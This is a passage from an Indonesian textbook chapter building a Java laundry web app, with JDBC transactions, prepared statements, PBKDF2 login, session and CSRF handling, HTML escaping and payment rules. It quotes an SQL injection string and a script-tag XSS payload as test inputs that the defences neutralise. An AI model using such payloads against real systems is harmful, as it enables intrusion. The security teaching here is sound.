                .add("POST", "/bills/{id}/payments", bills::addPayment)
                .add("GET", "/bills/{id}/receipt", bills::receipt)
```

Referensi metode seperti `bills::finish` adalah cara singkat Java untuk menulis “fungsi yang memanggil `bills.finish(r)`”. Karena setiap rute program berada di berkas ini, menjawab pertanyaan “URL apa saja yang dimiliki aplikasi ini, dan mana yang publik?” hanya perlu satu menit membaca. Banyak basis kode Java yang besar akan lebih mudah diamankan jika hal itu berlaku juga bagi mereka.

11.7 JDBC dengan Prepared Statement

11.7.1 Koneksi dan satu transaksi per perubahan

JDBC (*Java Database Connectivity*) adalah antarmuka standar Java ke basis data relasional: Anda memperoleh `Connection` dari URL seperti `jdbc:sqlite:data/laundry.db`, menyiapkan pernyataan, mengikat nilai, lalu mengeksekusinya [7]. *Driver*-nya, di sini *driver* JDBC SQLite dari Xerial [8], mengimplementasikan antarmuka itu untuk satu jenis basis data. MySQL dan MariaDB memiliki *driver* sendiri; memindahkan jalur ini ke MySQL cukup dengan satu pengaturan, `db.url`, ditambah jar *driver* di `lib/`, sebagaimana dijanjikan Bab 6.

`Database` membuka koneksi baru yang berumur pendek untuk setiap pekerjaan dan menawarkan dua cara memakainya (**Kode 11.8**).

Kode 11.8 `Database.connect()`, `read()`, dan `write()`. Setiap perubahan berjalan di dalam `write()`: *commit* di akhir, *rollback* pada galat apa pun.

```
    public Connection connect() throws SQLException {
        if (sqlite) {
            // Without this check the SQLite driver would silently create a new,
            // EMPTY database file.
            if (!Files.exists(sqliteFile)) {
                throw new SQLException(
                        "Database file not found: " + sqliteFile.toAbsolutePath());
            }
            Properties p = new Properties();
            // SQLite checks foreign keys only when asked
            p.setProperty("foreign_keys", "true");
            // wait up to 10 s for another writer
            p.setProperty("busy_timeout", "10000");
            // take the write lock when a transaction begins
            p.setProperty("transaction_mode", "IMMEDIATE");
            return DriverManager.getConnection(url, p);
        }
        Connection c = (user == null || user.isEmpty())
                ? DriverManager.getConnection(url)
                : DriverManager.getConnection(
                        url, user, password == null ? "" : password);
        try (Statement st = c.createStatement()) {
            // XAMPP switches strict mode off; without it MySQL silently shortens
            // too-long text.
            st.execute("SET SESSION sql_mode = "
                    + "'STRICT_TRANS_TABLES,NO_ZERO_IN_DATE,NO_ZERO_DATE,"
                    + "ERROR_FOR_DIVISION_BY_ZERO,NO_ENGINE_SUBSTITUTION'");
        }
        return c;
    }

    /** Runs read-only work on a fresh connection. */
    public <T> T read(Work<T> work) {
        try (Connection c = connect()) {
            return work.run(c);
        } catch (SQLException e) {
            throw new DatabaseException(e);
        }
    }
```

Kode 11.8 (Lanjutan) *Database.connect(), read(), dan write(). Setiap perubahan berjalan di dalam write(): commit di akhir, rollback pada galat apa pun.*

```
    /** Runs work as one transaction: everything is saved, or nothing is (R-1). */
    public <T> T write(Work<T> work) {
        writeLock.lock();
        try (Connection c = connect()) {
            c.setAutoCommit(false);
            try {
                T result = work.run(c);
                c.commit();
                return result;
            } catch (SQLException | RuntimeException e) {
                c.rollback();
                throw e;
            }
        } catch (SQLException e) {
            throw new DatabaseException(e);
        } finally {
            writeLock.unlock();
        }
    }
```

Tiga properti koneksi mengerjakan tugas penting untuk SQLite. `foreign_keys=true` menyalakan pemeriksaan kunci asing yang dirancang di Bab 6, yang dibiarkan mati oleh SQLite kecuali

diminta. `busy_timeout=10000` membuat koneksi yang hendak menulis menunggu hingga sepuluh detik bagi koneksi lain yang sedang menulis alih-alih langsung gagal. `transaction_mode=IMMEDIATE` membuat setiap transaksi mengambil kunci tulis sejak dimulai, sehingga dua kasir yang menyimpan pada saat yang sama dilayani bergiliran. Pemeriksaan `Files.exists(sqliteFile)` mencegah *driver* diam-diam membuat basis data *kosong* ketika jalurnya salah, yang akan menghasilkan pesan membingungkan "no such table: Bill" di halaman pertama.

`write()` adalah versi Java dari *context manager* transaksi di Bab 10. `setAutoCommit(false)` memulai transaksi; jika pekerjaan selesai normal, `commit()` membuat semua tulisannya permanen; jika melemparkan apa pun, `rollback()` membatalkannya dan *exception* berlanjut ke atas menuju `WebServer.handle()`. Bentuk `try (Connection c = connect())`, *try-with-resources*, menutup koneksi dalam segala keadaan. `ReentrantLock` tambahan membuat semua operasi tulis dalam program ini mengantre dengan tertib; bukan itu yang menjaga kebenaran data, karena aturan-aturannya sendiri ditegakkan oleh SQL bersyarat, seperti ditunjukkan subbab berikut.

> **DEFINISI. Transaksi** adalah sekelompok perubahan yang diterapkan basis data seluruhnya atau tidak sama sekali (kebutuhan R-1). Mencatat pembayaran dari deposit berarti dua perubahan, menurunkan `Customer.credit` dan menyisipkan baris `Payment`; di dalam satu transaksi, pelanggan tidak mungkin kehilangan depositnya tanpa pembayarannya tercatat, apa pun yang gagal di antaranya.

11.7.2 Prepared statement, selalu

`Sql` adalah kelas berisi enam pembantu di sekitar `PreparedStatement` (**Kode 11.9**). Masing-masing menerima teks SQL dan nilai-nilainya secara *terpisah*.

Kode 11.9 `Sql.java`: `list`, `one`, `number`, `text`, `update`, dan `insertReturningId`. Setiap nilai mencapai basis data melalui `setObject()` pada sebuah *placeholder* `?`.

```
    /** SELECT that returns many rows. */
    public static <T> List<T> list(Connection c, String sql, RowMapper<T> mapper,
            Object... params) throws SQLException {
        try (PreparedStatement ps = prepare(c, sql, params);
                ResultSet rs = ps.executeQuery()) {
            List<T> out = new ArrayList<>();
            while (rs.next()) {
                out.add(mapper.map(rs));
            }
            return out;
        }
    }

    /** SELECT that returns at most one row; null when there is none. */
    public static <T> T one(Connection c, String sql, RowMapper<T> mapper,
            Object... params) throws SQLException {
        List<T> rows = list(c, sql, mapper, params);
        return rows.isEmpty() ? null : rows.get(0);
    }

    /** SELECT of a single number, e.g. COUNT(*). NULL counts as 0. */
    public static long number(Connection c, String sql, Object... params)
            throws SQLException {
        try (PreparedStatement ps = prepare(c, sql, params);
                ResultSet rs = ps.executeQuery()) {
            return rs.next() ? rs.getLong(1) : 0;
        }
    }

    /**
     * SELECT of a single text value; null when there is no row or the value is
     * NULL.
     */
    public static String text(Connection c, String sql, Object... params)
            throws SQLException {
        try (PreparedStatement ps = prepare(c, sql, params);
                ResultSet rs = ps.executeQuery()) {
            return rs.next() ? rs.getString(1) : null;
        }
    }
```

Kode 11.9 (Lanjutan) *Sql.java: list, one, number, text, update, dan insertReturningId. Setiap nilai mencapai basis data melalui setObject() pada sebuah placeholder ?.*

```
    /** INSERT, UPDATE or DELETE. Returns the number of rows changed. */
    public static int update(Connection c, String sql, Object... params)
            throws SQLException {
        try (PreparedStatement ps = prepare(c, sql, params)) {
            return ps.executeUpdate();
        }
    }

    /** INSERT into a table with an auto-numbered id; returns the new id. */
    public static long insertReturningId(Connection c, String sql, Object... params)
            throws SQLException {
        try (PreparedStatement ps =
                     c.prepareStatement(sql, Statement.RETURN_GENERATED_KEYS)) {
            bind(ps, params);
            ps.executeUpdate();
            try (ResultSet keys = ps.getGeneratedKeys()) {
                if (keys.next()) {
                    return keys.getLong(1);
                }
            }
        }
        throw new SQLException("The database did not return the new id");
    }

    private static PreparedStatement prepare(
            Connection c, String sql, Object... params) throws SQLException {
        PreparedStatement ps = c.prepareStatement(sql);
        try {
            bind(ps, params);
        } catch (SQLException e) {
            ps.close();
            throw e;
        }
        return ps;
    }

    private static void bind(PreparedStatement ps, Object... params)
            throws SQLException {
        for (int i = 0; i < params.length; i++) {
            ps.setObject(i + 1, params[i]);
        }
    }
```

Baris yang penting adalah `ps.setObject(i + 1, params[i])`. Teks SQL, dengan *placeholder* `?`-nya, dikirim ke basis data dan dikompilasi lebih dulu; nilai-nilainya datang kemudian sebagai data dan tidak pernah dapat mengubah tata bahasa pernyataan itu. Pencarian pelanggan dengan `' OR '1'='1` karenanya adalah pencarian sebelas karakter itu, tidak lebih (kebutuhan S-2, uji TC-NF-02). Kelas ini tidak punya metode yang menerima teks pengguna sebagai bagian dari SQL, sehingga cara yang aman menjadi satu-satunya cara. *Placeholder* dihitung mulai 1, bukan 0, itulah sebabnya perulangan menulis `i + 1`: melupakannya adalah *bug* JDBC klasik bagi pemula dan menghasilkan “parameter index out of range”.

11.7.3 Repositori dan update bersyarat

SQL-nya sendiri berada di delapan kelas repositori, satu per tabel. *Update* alur kerja pada **Kode 11.10** adalah yang paling mendidik.

Kode 11.10 `BillRepository`: ketiga perubahan status adalah **update bersyarat**. Masing-masing hanya mengubah baris jika nota masih dalam keadaan yang diharapkan, dan mengembalikan jumlah baris yang berubah.

```
    /** queued -> finished (AC-5.1). */
    public int markFinished(Connection c, String id, String now)
            throws SQLException {
        return Sql.update(c,
                "UPDATE Bill SET status = 'finished', finished = ? WHERE id = ? "
                + "AND status = 'queued'",
                now, id);
    }

    /** finished -> departed (AC-5.2). */
    public int markDeparted(Connection c, String id, String now)
            throws SQLException {
        return Sql.update(c,
                "UPDATE Bill SET status = 'departed', departed = ? WHERE id = ? "
                + "AND status = 'finished'",
                now, id);
    }

    /**
     * queued -> cancelled (= departed, never finished, payment 0), only without
     * payments (BR-5).
     */
    public int cancel(Connection c, String id, String now) throws SQLException {
        return Sql.update(c,
                "UPDATE Bill SET status = 'departed', departed = ?, payment = 0"
                + " WHERE id = ? AND status = 'queued'"
                + " AND NOT EXISTS (SELECT 1 FROM Payment p WHERE p.Bill_id = ?)",
                now, id, id);
    }
```

`WHERE id = ? AND status = 'queued'` adalah seluruh pertahanan terhadap balapan (*race*) yang benar-benar terjadi di meja binatu. Dua pencuci di Keputih menekan **Finished** pada B2941 dalam detik yang sama. Kedua permintaan mencapai layanan; keduanya membaca nota itu masih dalam antrean; keduanya menjalankan `UPDATE`. Basis data mengeksekusinya satu demi satu, dan bagi yang kedua syarat `status = 'queued'` sudah tidak benar, sehingga ia mengubah 0 baris. Layanan melihat 0, melemparkan konflik, dan pencuci kedua membaca “B2941 is already finished”. Tepat satu baris `StatusLog` ditulis. Uji TC-5.10 mengirim kedua permintaan pada saat yang sama dan memeriksa persis hal ini.

Pembatalan adalah *update* bersyarat dengan dua syarat: nota harus masih dalam antrean *dan* belum punya pembayaran. Subkueri `NOT EXISTS` membuat basis data memeriksa syarat kedua tepat pada saat *update*, bukan sesaat sebelumnya, sehingga pembayaran yang tercatat di antaranya tidak dapat menyelinap (aturan bisnis BR-5).

11.8 Login dengan PBKDF2

11.8.1 Bentuk tersimpan sebuah kata sandi

Tidak ada kata sandi yang disimpan di Profitina Laundry, di jalur mana pun. Kolom `Employee.password_hash` menyimpan untai seperti `pbkdf2_sha256$600000$JyvXTecVHbEnfad/9fAFlg==$pFbpqEpDCCxDbFVGmQFCV8yvI3e6pWgIx41FupND33k=`, milik pemilik usaha, terdiri atas empat bagian yang dipisahkan `$`: algoritme, jumlah iterasi, **salt** acak 16 bita, dan **kunci** turunan 32 bita, keduanya dalam Base64. Algoritmenya

adalah PBKDF2 dengan HMAC-SHA-256, yang didefinisikan RFC 8018 [9]. Ditulis sebagai rumus, dengan P kata sandi, s *salt*, dan c jumlah iterasi,

$$key = \mathrm{PBKDF2}_{\mathrm{HMAC\text{-}SHA256}}(P, s, c, 32), \qquad c = 600\,000 \tag{11.1}$$

dan memeriksa login berarti menghitung Persamaan (11.1) sekali lagi dengan kata sandi yang diketik dan *salt* yang tersimpan, lalu membandingkan hasilnya dengan kunci yang tersimpan. *Salt* membuat dua pegawai dengan kata sandi sama memiliki *hash* berbeda; 600.000 iterasi membuat setiap tebakan mahal. Lembar contekan OWASP untuk penyimpanan kata sandi merekomendasikan sedikitnya 600.000 iterasi untuk PBKDF2-HMAC-SHA256 [10]. Jika satu pemeriksaan memakan sekitar 0,3 detik di server, penyerang yang telah mencuri tabel dan mencoba daftar sepuluh juta kata sandi umum terhadap satu akun memerlukan

$$T = 10^7 \times 0.3\ \mathrm{s} = 3 \times 10^6\ \mathrm{s} \approx 35\ \text{hari} \tag{11.2}$$

waktu satu prosesor untuk *satu* pegawai, dan waktu yang sama lagi untuk pegawai berikutnya, karena setiap *salt* berbeda. Persamaan (11.2) adalah seluruh alasan di balik *hash* yang lambat: ia tidak membuat tebakan mustahil, tetapi cukup mahal sehingga kata sandi yang kuat tetap aman.

11.8.2 Kode Java-nya

Kode 11.11 adalah pemeriksaannya. Ia hanya memakai JDK: `SecretKeyFactory` dengan nama algoritme `PBKDF2WithHmacSHA256`.

Kode 11.11 `PasswordHash.pbkdf2()` dan `verify()`: *salt* di-*decode* dari Base64 sebelum dipakai, dan perbandingannya memakan waktu yang sama entah bita pertama ataupun bita terakhir yang berbeda.

```
    static byte[] pbkdf2(String password, byte[] salt, int iterations, int bytes) {
        // PBKDF2WithHmacSHA256 turns the password characters into UTF-8 bytes.
        PBEKeySpec spec =
                new PBEKeySpec(password.toCharArray(), salt, iterations, bytes * 8);
        try {
            return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256")
                    .generateSecret(spec)
                    .getEncoded();
        } catch (Exception e) {
            throw new IllegalStateException(
                    "PBKDF2 is not available in this Java", e);
        } finally {
            spec.clearPassword();
        }
    }
    public static boolean verify(String password, String stored) {
        if (password == null || stored == null) {
            return false;
        }
        try {
            String[] p = stored.split("\\$");
            if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) {
                return false;
            }
            int iterations = Integer.parseInt(p[1]);
            // the salt BYTES, not the text
            byte[] salt = Base64.getDecoder().decode(p[2]);
            byte[] expected = Base64.getDecoder().decode(p[3]);
            byte[] actual = pbkdf2(password, salt, iterations, expected.length);
            // constant-time comparison
            return MessageDigest.isEqual(actual, expected);
        } catch (IllegalArgumentException e) {
            return false;
        }
    }
```

Dua rincian menjadi jebakan bagi setiap pemula. *Salt* harus di-*decode* dari Base64 menjadi 16 bitanya; memakai 24 karakter teks Base64 sebagai *salt* menghasilkan kunci yang lain, dan setiap login gagal padahal "kodenya tampak benar". Perbandingannya memakai `MessageDigest.isEqual`, yang memeriksa setiap bita, alih-alih `Arrays.equals`, yang berhenti pada perbedaan pertama; perbandingan yang berhenti lebih awal memungkinkan penyerang mengukur berapa bita awal yang benar. Subbab 9.8.3 menurunkan format yang sama dalam PHP, sehingga kata sandi pemilik berlaku di setiap jalur buku ini dengan basis data yang sama.

Kode 11.12 adalah proses login-nya.

Kode 11.12 `AuthService.login()`: satu pesan untuk setiap kegagalan, biaya yang sama untuk "e-mail tidak ada" dan "kata sandi salah", dan penguncian setelah lima kegagalan.

```
    public Employee login(String emailText, String password) {
        String email = emailText == null ? "" : emailText.trim().toLowerCase();
        if (isLockedOut(email)) {
            throw AppException.tooMany(TOO_MANY);
        }
        LoginRow row = email.isEmpty()
                ? null
                : db.read(c -> employees.findLogin(c, email));
        boolean ok;
        if (row == null || row.passwordHash() == null) {
            // take as long as a real check: no hint by timing
            PasswordHash.burnTime(password);
            ok = false;
        } else {
            ok = PasswordHash.verify(password, row.passwordHash());
        }
        if (!ok) {
            recordFailure(email);
            throw new AppException(401, "login_failed", LOGIN_FAILED, null);
        }
        failures.remove(email);
        return row.employee();
    }
```

Ketika e-mail tidak dikenal, `burnTime()` tetap menghitung kunci PBKDF2 lalu membuangnya. Tanpa baris itu, e-mail yang tidak dikenal akan dijawab dalam satu milidetik dan yang dikenal dalam sepertiga detik, dan orang asing dapat menemukan alamat mana yang milik pegawai hanya dengan mengukur waktu jawaban. Pesannya sama dalam kedua kasus (“E-mail or password is wrong.”), dan setelah lima kegagalan untuk satu e-mail dalam lima belas menit jawabannya adalah 429 *Too Many Requests* (AC-1.9), yang diuji TC-1.9.

11.9 Sesi dan Token CSRF

Setelah login berhasil, server membuat **sesi**: sebuah catatan di server berisi pegawai dan token CSRF, dikenali oleh id acak yang dikirim ke peramban dalam sebuah *cookie* (**Kode 11.13**).

Kode 11.13 `SessionStore.randomToken()` dan `createFor()`: 32 bita acak dari `SecureRandom` untuk id sesi dan 32 bita lagi untuk token CSRF, serta sesi baru pada setiap login.

```
    public String randomToken() {
        byte[] b = new byte[32];
        random.nextBytes(b);
        return Base64.getUrlEncoder().withoutPadding().encodeToString(b);
    }
    /** A NEW session with a NEW id at login (AC-1.8: prevents session fixation). */
    public Session createFor(Employee user) {
        return put(new Session(randomToken(), randomToken(), user,
                System.currentTimeMillis(), lifetimeMillis));
    }
```

Membuat sesi *baru* saat login, alih-alih menambahkan pegawai ke sesi yang dipakai formulir login, mencegah **session fixation**: penyerang yang berhasil menanamkan id sesi di peramban korban sebelum login akan ikut berbagi sesi korban yang sudah login sesudahnya (AC-1.8). *Cookie*-nya ditulis dengan `HttpOnly`, sehingga skrip di halaman tidak dapat membacanya, dan `SameSite=Lax`, sehingga peramban tidak melampirkannya pada `POST` yang dikirim situs web lain. Sesi disimpan di memori: *restart* membuat semua orang keluar, dan binatu dengan satu server dapat menerimanya.

Token CSRF menutup serangan yang tidak dapat ditangkal *cookie* saja. Halaman web milik orang asing dapat membuat peramban kasir yang sedang login mengirim formulir ke binatu, dan peramban melampirkan *cookie* binatu; yang tidak dapat dilakukannya adalah *membaca* halaman binatu, sehingga ia tidak dapat mengetahui token yang dimuat setiap formulir asli. **Kode 11.14** adalah pemeriksaannya, dipanggil `handle()` untuk setiap permintaan yang mengubah data.

Kode 11.14 `WebServer.checkCsrf()`: formulir mengirim token dalam *field* tersembunyi `_csrf`, klien API dalam *header* `X-CSRF-Token`; perbandingannya berjalan dalam waktu konstan.

```
    private void checkCsrf(Req r) {
        String expected = r.session == null ? null : r.session.csrfToken;
        String given = r.isApi() ? r.header("X-CSRF-Token") : r.form("_csrf");
        boolean ok = expected != null && given != null
                && MessageDigest.isEqual(expected.getBytes(StandardCharsets.UTF_8),
                        given.getBytes(StandardCharsets.UTF_8));
        if (!ok) {
            throw new AppException(403, "csrf_failed",
                    r.isApi() ? "The X-CSRF-Token header is missing or wrong."
                              : "This form has expired or did not come from this "
                                + "site. Go back, reload the page and try again.",
                    null);
        }
    }
```

Lembar contekan OWASP menyebutnya *synchronizer token pattern* [11]. Subbab 11.13 memperlihatkannya dari luar: permintaan pembayaran yang sama ditolak dengan 403 tanpa *header* itu dan diterima dengannya.

11.10 Templat dan Escaping

Jalur HttpServer tidak memakai pustaka templat, sehingga ia membawa templat sendiri sepanjang 52 baris (**Kode 11.15**). Templat adalah berkas HTML dengan *placeholder* dalam kurung kurawal ganda atau rangkap tiga.

Kode 11.15 `Template.java`: `{{name}}` di-*escape* dengan `Html.esc()`, `{{{name}}}` disisipkan apa adanya dan hanya dipakai untuk HTML yang dibangun program itu sendiri.

```
/**
 * A very small template helper. A template is a plain HTML file in templates/ with
 * placeholders:
 *
 *   {{name}}     the value, HTML-escaped (use this for everything that comes
 *                from data or users);
 *   {{{name}}}   the value as it is (only for HTML that the program built
 *                itself with Html.esc).
 *
 * A placeholder without a value becomes empty. Templates are read once and kept in
 * memory.
 */
public final class Template {
    private static final Pattern PLACEHOLDER =
            Pattern.compile("\\{\\{\\{\\s*(\\w+)\\s*}}}|\\{\\{\\s*(\\w+)\\s*}}");

    private final Path folder;
    private final Map<String, String> cache = new ConcurrentHashMap<>();

    public Template(Path folder) {
        this.folder = folder;
    }

    public String render(String name, Map<String, ?> values) {
        String text = cache.computeIfAbsent(name, this::load);
        Matcher m = PLACEHOLDER.matcher(text);
        StringBuilder out = new StringBuilder(text.length() + 256);
        while (m.find()) {
            String raw = m.group(1);
            Object v = values.get(raw != null ? raw : m.group(2));
            String replacement =
                    v == null ? "" : (raw != null ? v.toString() : Html.esc(v));
            m.appendReplacement(out, Matcher.quoteReplacement(replacement));
        }
        m.appendTail(out);
        return out.toString();
    }
```

Aturannya sama dengan yang diikuti setiap bahasa templat dalam buku ini, tetapi ditulis di tempat yang dapat Anda lihat: nilai *bawaannya* adalah *escaping*. `Html.esc()` mengganti `&`, `<`, `>`, `"`, dan `'` dengan entitas HTML-nya, sehingga pelanggan yang didaftarkan sebagai `<script>alert(1)</script>` tampil di setiap halaman sebagai karakter-karakter itu dan tidak pernah berjalan (S-3, TC-NF-03) [12]. Bentuk kurung rangkap tiga ada karena beberapa bagian halaman, seperti menu atau tabel yang dibangun di Java, memang sudah berupa HTML; setiap bagian itu dibangun dengan `Html.esc()` diterapkan pada setiap nilai di dalamnya. **Kode 11.16** adalah templat formulir pembayaran (layar S06).

Kode 11.16 `templates/payment_form.html`: formulir S06. Token CSRF adalah *field* tersembunyi; pesan galat disisipkan dengan kurung rangkap tiga karena `Html.fieldError()` sudah meng-*escape*-nya.

```
<div class="page-head">
  <h1>Add payment - {{bill_id}}</h1>
  <p>Charged <strong>{{charged}}</strong>   Balance <strong
      class="due">{{balance}}</strong></p>
</div>
<form method="post" action="/bills/{{bill_id}}/payments" class="card form"
    id="payment-form" data-balance="{{balance_number}}" novalidate>
  <input type="hidden" name="_csrf" value="{{csrf}}">
  <fieldset>
    <legend>Method</legend>
    <label class="radio"><input type="radio" name="method"
        value="cash"{{{m_cash}}}> Cash</label>
    <label class="radio"><input type="radio" name="method"
        value="qris"{{{m_qris}}}> QRIS</label>
    <label class="radio"><input type="radio" name="method"
        value="transfer"{{{m_transfer}}}> Bank transfer</label>
    <label class="radio"><input type="radio" name="method"
        value="credit"{{{m_credit}}}{{{credit_disabled}}}
        > Deposit ({{deposit}} available)</label>
    {{{err_pay_method}}}
  </fieldset>
  <label for="amount">Amount (Rp)</label>
  <div class="with-hint">
    <input id="amount" name="amount" type="number" min="1" step="1"
        inputmode="numeric" value="{{amount}}" required>
    <span class="muted small">(at most {{balance}})</span>
  </div>
  {{{err_pay_amount}}}
  <label for="cash_given">Cash given (cash only; not stored)</label>
  <div class="with-hint">
    <input id="cash_given" name="cash_given" type="number" min="0" step="1"
        inputmode="numeric" value="{{cash_given}}">
    <span>Change <strong id="change">-</strong></span>
  </div>
  <label for="reference">Reference (required for QRIS / transfer)</label>
  <input id="reference" name="reference" value="{{reference}}" maxlength="50">
  {{{err_pay_reference}}}
  <p class="actions">
    <a class="button" href="/bills/{{bill_id}}">Cancel</a>
    <button type="submit" class="primary">Save payment</button>
  </p>
</form>
```

Perhatikan `novalidate` pada formulir. Pemeriksaan bawaan peramban (`min` bernilai 1, *field* wajib) sengaja dimatikan di jalur ini, agar pesan dari server yang dibaca kasir; jalur servlet membiarkannya menyala, dan Subbab 11.15.6 memperlihatkan mengapa kedua pilihan itu bukan keputusan keamanan.

11.11 Alur Kerja Nota

Nota hanya bergerak maju: dalam antrean (*queued*), lalu selesai (*finished*), lalu diambil (*departed*). Pembatalan adalah nota *departed* yang tidak pernah selesai dan yang `payment`-nya diubah menjadi 0, sedangkan keluhan adalah baris `StatusLog` pada nota yang sudah diambil. Bab 4 menggambarkannya sebagai mesin keadaan; **Tabel 11.4** memperlihatkan letak setiap transisi dalam kode Java.

Tabel 11.4 Alur kerja nota di jalur HttpServer: pemeriksaan peran, metode, syarat yang membuat *update* aman, dan baris audit yang ditulis dalam transaksi yang sama.

Transisi	Siapa yang boleh	Metode layanan	SQL bersyarat	Baris log
baru → queued	kasir, supervisor, pemilik	`BillService.create()`	`INSERT` dengan id berikutnya	`queued`
queued → finished	pencuci, supervisor, pemilik	`finish()`	`... AND status = 'queued'`	`finished`
finished → departed	kasir, supervisor, pemilik	`handOver()`	`... AND status = 'finished'`	`departed`
queued → cancelled	supervisor, pemilik	`cancel()`	`... AND NOT EXISTS (Payment)`	`cancelled`
departed: keluhan	supervisor, pemilik	`complaint()`	tidak ada (status tetap)	`complaint`

Kode 11.17 adalah metode terkecil di antaranya dan memperlihatkan pola yang diikuti semuanya.

Kode 11.17 `BillService.finish()`: pemeriksaan peran, lalu satu transaksi berisi pemeriksaan gerai, *update* bersyarat, dan baris `StatusLog`.


```
    /** AC-5.1: queued -> finished (washer, supervisor, owner). */
    public Bill finish(Employee user, String billId) {
        if (!user.role().canFinish()) {
            throw AppException.forbidden("Your role (" + user.role().label()
                    + ") cannot mark bills finished.");
        }
        db.write(c -> {
            Bill b = requireBill(c, billId);
            requireOutlet(user, b);
            String now = clock.nowText();
            // AC-5.8: only one of two clicks wins
            if (bills.markFinished(c, b.id, now) != 1) {
                throw AppException.conflict(stateMessage(bills.find(c, b.id)));
            }
            log.insert(c, b.id, "finished", now, user.id());
            return null;
        });
        return get(billId);
    }
```

Pemeriksaan peran didahulukan dan berada di luar transaksi, karena tidak memerlukan data: kasir yang mengirim permintaan itu secara manual menerima 403 sebelum basis data disentuh. Pemeriksaan gerai berada di dalam: supervisor Keputih tidak boleh menyelesaikan nota Wiyung (TC-5.12). Jika `markFinished()` mengubah 0 baris, `stateMessage()` menjelaskan sebabnya dengan kata-kata yang dipahami orang: “B2938 is already finished”, atau “B2944 is cancelled”.

11.12 Pembayaran

11.12.1 Aturannya

Pembayaran adalah titik tempat usaha kecil paling mudah kehilangan uang, melalui nominal yang salah ketik, transfer yang tidak pernah dicek, atau deposit yang terpakai dua kali, sehingga aturan BR-6 dibuat tepat. **Gambar 11.3** menggambarkannya sebagai keputusan-keputusan yang diambil program, secara berurutan.



Gambar 11.3 Mencatat pembayaran (UC-09, BR-6): tiga pemeriksaan yang berhenti dengan 404 atau 409, lalu aturan *field* yang berhenti dengan 422 dan menyebut setiap *field* yang salah, lalu satu transaksi.

Dengan $payment$ jumlah yang ditagihkan untuk sebuah nota dan $p_1, \ldots, p_k$ jumlah yang sudah dibayar, **sisa tagihan** (*balance*) tidak pernah disimpan; ia selalu dihitung:

$$balance = payment - \sum_{i=1}^{k} p_i \tag{11.3}$$

Nominal baru a hanya diterima jika berupa bilangan bulat rupiah dengan $0 < a \leq balance$. Untuk metode `credit`, deposit pelanggan d juga harus mencukupinya, dan deposit itu turun dalam transaksi yang sama:

$$a \leq d, \qquad d' = d - a \tag{11.4}$$

Nomor referensi wajib untuk QRIS dan transfer bank (nomor QRIS, atau nama bank dan nomor transfer, agar pemilik dapat mencocokkan pembayaran dengan mutasi rekening) dan dilarang untuk tunai, karena tidak ada yang perlu dicocokkan. QRIS makin penting dari tahun ke tahun: menurut Bank Indonesia, QRIS memproses sekitar 15 miliar transaksi dalam tujuh bulan pertama 2026, untuk 67 juta pengguna di 45 juta *merchant* [13]. Binatu yang menerimanya mencatat referensi pada setiap pembayaran.

11.12.2 Kodenya

Kode 11.18 adalah *use case* itu di jalur HttpServer.

Kode 11.18 `BillService.addPayment()`: nota dibaca, diperiksa, dan dibayar di dalam satu `db.write()`; kembalian untuk pembayaran tunai dihitung sesudahnya dan tidak pernah disimpan.

```
    public PaymentResult addPayment(Employee user, String billId, String method,
            String amount, String reference, String cashGiven) {
        if (!user.role().isCounterStaff()) {
            throw AppException.forbidden(
                    "Your role (" + user.role().label() + ") cannot take money.");
        }
        long paymentId = db.write(c -> {
            Bill b = requireBill(c, billId);
            requireOutlet(user, b);
            if (b.cancelled()) {
                throw AppException.conflict(
                        b.id + " is cancelled; no payments are possible.");
            }
            if (b.balance() <= 0) {
                throw AppException.conflict(b.id + " is fully paid.");
            }
            Customer cu = customers.find(c, b.customerId);
            Errors e = new Errors();
            PaymentData p = validatePayment(
                    e, method, amount, reference, b.balance(), cu.credit());
            e.throwIfAny();
            return insertPayment(c, b.id, b.customerId, p, clock.nowText());
        });
        Bill after = get(billId);
        Payment saved = after.payments.stream()
                .filter(p -> p.id() == paymentId)
                .findFirst()
                .orElseThrow();
        long change = 0;
        Long given = Input.wholeNumber(cashGiven, 1, 99_999_999);
        if (saved.method().equals("cash") && given != null
                && given > saved.amount()) {
            change = given - saved.amount();
        }
        return new PaymentResult(saved, after, change);
    }
```

